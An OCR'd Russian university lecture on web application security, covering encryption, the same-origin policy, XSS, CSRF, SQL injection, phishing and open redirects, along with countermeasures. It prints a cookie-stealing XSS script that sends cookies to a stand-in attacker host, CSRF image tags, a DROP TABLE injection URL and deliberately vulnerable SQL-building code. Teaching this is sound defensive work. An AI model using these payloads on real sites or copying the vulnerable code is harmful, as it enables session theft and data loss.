МОСКОВСКИЙ АВИАЦИОННЫЙ ИНСТИТУТ

Урок №13


Безопасность веб-приложений

30 апреля 2025 года

Антон Кухтичев

Содержание занятия

1. Шифрование
2. Виды уязвимостей
3. Способы их решения



Безопасность веб-приложений

Терминология

Кодирование — преобразование данных с целью передачи по определенному каналу связи

Шифрование — преобразование данных с целью сокрытия информации от третьего лица

Как хранить и передавать пароли

- Не храните пароль в чистом виде. MD5;
- Не храните MD5 в чистом виде. Соль;
- Не используйте слово "Соль" в качестве соли;

- Не передавайте пароли в GET-запросах;
- Не выводите пароли в логах сервера;
- Не выводите пароли на странице;
- Не показывайте, что пароль к данному логину не совпадает.

Симметричное шифрование

- Алиса и Боб обладают общим секретным ключом (К)
- Алиса шифрует текст (Т) с помощью К, получают шифрограмму (Ш)
- Алиса передает шифрограмму (Ш) по незащищенному каналу связи (TCP например)
- Боб получает шифрограмму (Ш)
- Боб расшифровывает ее с помощью ключа (К) и получает исходный текст

Симметричное шифрование

- **Плюсы**: Быстро!
- **Минусы**: нужен общий ключ
- **Примеры**: AES, DES, Blowfish, ГОСТ 28147-89

Асимметричное шифрование

- Использует пара связанных ключей:
  - Открытый (public) — для шифрования
  - Закрытый (private) — для дешифрования

- Алиса, используя открытый ключ Боба, создает шифрограмму и передает её;
- Боб, используя закрытый ключ, дешифрует её и получает исходный текст.

Сертификаты

Цифровой сертификат — цифровой документ, подтверждающий принадлежность владельцу публичного ключа (на некоторое время).

- Каждый сертификат связан с центром с центром сертификации, который его изготовил и подписал
- Сертификационные центры образуют иерархию
- Корневые центры известны априори

SSL

Secured Socket Layer — безопасное соединение.

Свойства:

- аутентификация сервера,
- опциональная аутентификация клиента,
- шифрование канала передачи,
- целостность сообщений (защита от изменений),
- поддерживает различные алгоритмы шифрования и обмена ключами.

HTTPS - HTTP поверх SSL (443 порт)

Безопасность на стороне клиента

Цель: исключить нежелательное взаимодействие между сторонними сайтами.

Сторонние сайты — сайты на разных доменах.


Same Origin Policy (SOP). Общий принцип:

- данные, установленные в одном домене, будут видны только в нем;
- браузер запрещает вызывать js-методы объектов из другого домена;
- браузер запрещает кроссдоменные запросы.

SOP и DOM

- Веб-страницы могут ссылаться друг на друга (window.open, window.opener и тд)
- Если у двух веб-страниц совпадает протокол, хост и порт (кроме IE), эти страницы могут взаимодействовать через js
- window.opener.body.innerHTML = 'Hello!'
- Если 2 страницы в смежных доменах, (a.group.com и b.group.com) понизили домен до group.com - они могут взаимодействовать
- window.domain = 'group.com'; // обе страницы
- window.opener.someFunction('data');

SOP и AJAX. CORS



SOP и Flash

В отличие от js, Flash ориентируется не на домен сайта, а на домен, с которого был загружен flash-объект.

Для того, чтобы получить доступ к данным домена документа, Flash загружает специальный файл - crossdomain.xml

```
<cross-domain-policy>
<allow-access-from
    domain="*.mail.ru" to-ports="*"/>
<allow-http-request-headers-from
    domain="*.mail.ru" headers="*"/>
<site-control
    permitted-cross-domain-policies="all"/>
</cross-domain-policy>
```

Атаки на веб-приложения. XSS

XSS — Cross Site Scripting

XSS — использование непроверенных данных в коде страницы.

Позволяет злоумышленнику разместить вредоносный JavaScript код на вашей странице и выполнить его на компьютере пользователя.

Злоумышленник получает доступ к данным пользователя.

XSS. Примеры

Безобидная шалость

```
<script>alert(1);</script>
```

Кража сессии (и как следствие — авторизации)

```
<script>
    const s = document.createElement('script');
    s.src = 'http://hackers.com/gotIt/?cookie' +
encodeURIComponent(document.cookie);
    document.body.appendChild(s);
</script>
```

CSRF

Cross Site Resource Forgery

Причина: браузер разрешает кросс-доменные GET-запросы для изображений, js, css

Размещаем на любом посещаемом сайте (blog.com):

```
<img src="http://victim.com/post?message=wanna+kill+humans"/>
<img src="http://victim.com/logout"/>
```

В результате — все посетители blog.com, которые авторизованы на victim.com совершат действия, о которых даже не будут знать.


CSRF. Как бороться

Как бороться

- проверять метод запроса (только POST)
- проверять Referer (не надежно)
- использовать csrf_token

1. Создаем длинный, новый для каждого пользователя/запроса ключ
2. Устанавливаем этот ключ в куки
3. Добавляем этот ключ к каждой форме на сайте victim.com
4. Запросы с blog.com не будут содержать этот скрытый токен

Инъекции


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

SQL-инъекции

```
sql = "SELECT * FROM posts WHERE id = " \
+ str(request.GET['post_id'])

sql = "SELECT * FROM posts WHERE id = {id}" \
            .format(id=request.GET['post_id'])
cursor.execute(sql)
```


Эксплуатируем уязвимость:

https://site.ru/post/?post_id=1;DROP TABLE posts;

SQL-инъекции. Как бороться

- Плейсхолдеры
- Использовать ORM
- Экранировать небезопасные данные

Fishing


vkom.890m.com ВКонтакте для мобильных устройств | ВКонтакте
ВКонтакте
регистрация
Телефон или email
Пароль
Войти
Регистрация
Забыли пароль?
ВКонтакте для мобильных устройств
Чтобы всегда оставаться ВКонтакте с друзьями и близкими, теперь не обязательно находиться за компьютером. Установите официальное мобильное приложение ВКонтакте и оставайтесь в курсе новостей Ваших друзей, где бы Вы ни находились.
Установить приложение на телефон
Новости
Морфеус
новости

Open Redirect

Как отправить пользователя на фишинговую страницу?

Сокращатели URL-ов

https://bit.ly/hzchtotam

Open Redirect

https://site.ru/login?next=https://fake-site.ru

Домашнее задание № 13

1. Установить и поднять centrifugo;
2. Подключить centrifugo к проекту на стороне клиента и сервера;
3. Организовать отправку/получение сообщений с помощью centrifugo.

Рекомендуемая литература

Безопасность веб-приложений. Разведка, защита, нападение | Хоффман Эндрю

Для саморазвития (опционально)

Чтобы не набирать двумя пальчиками

Спасибо за внимание!

Антон Кухтичев

a.kukhtichev@mail.ru

@toshunster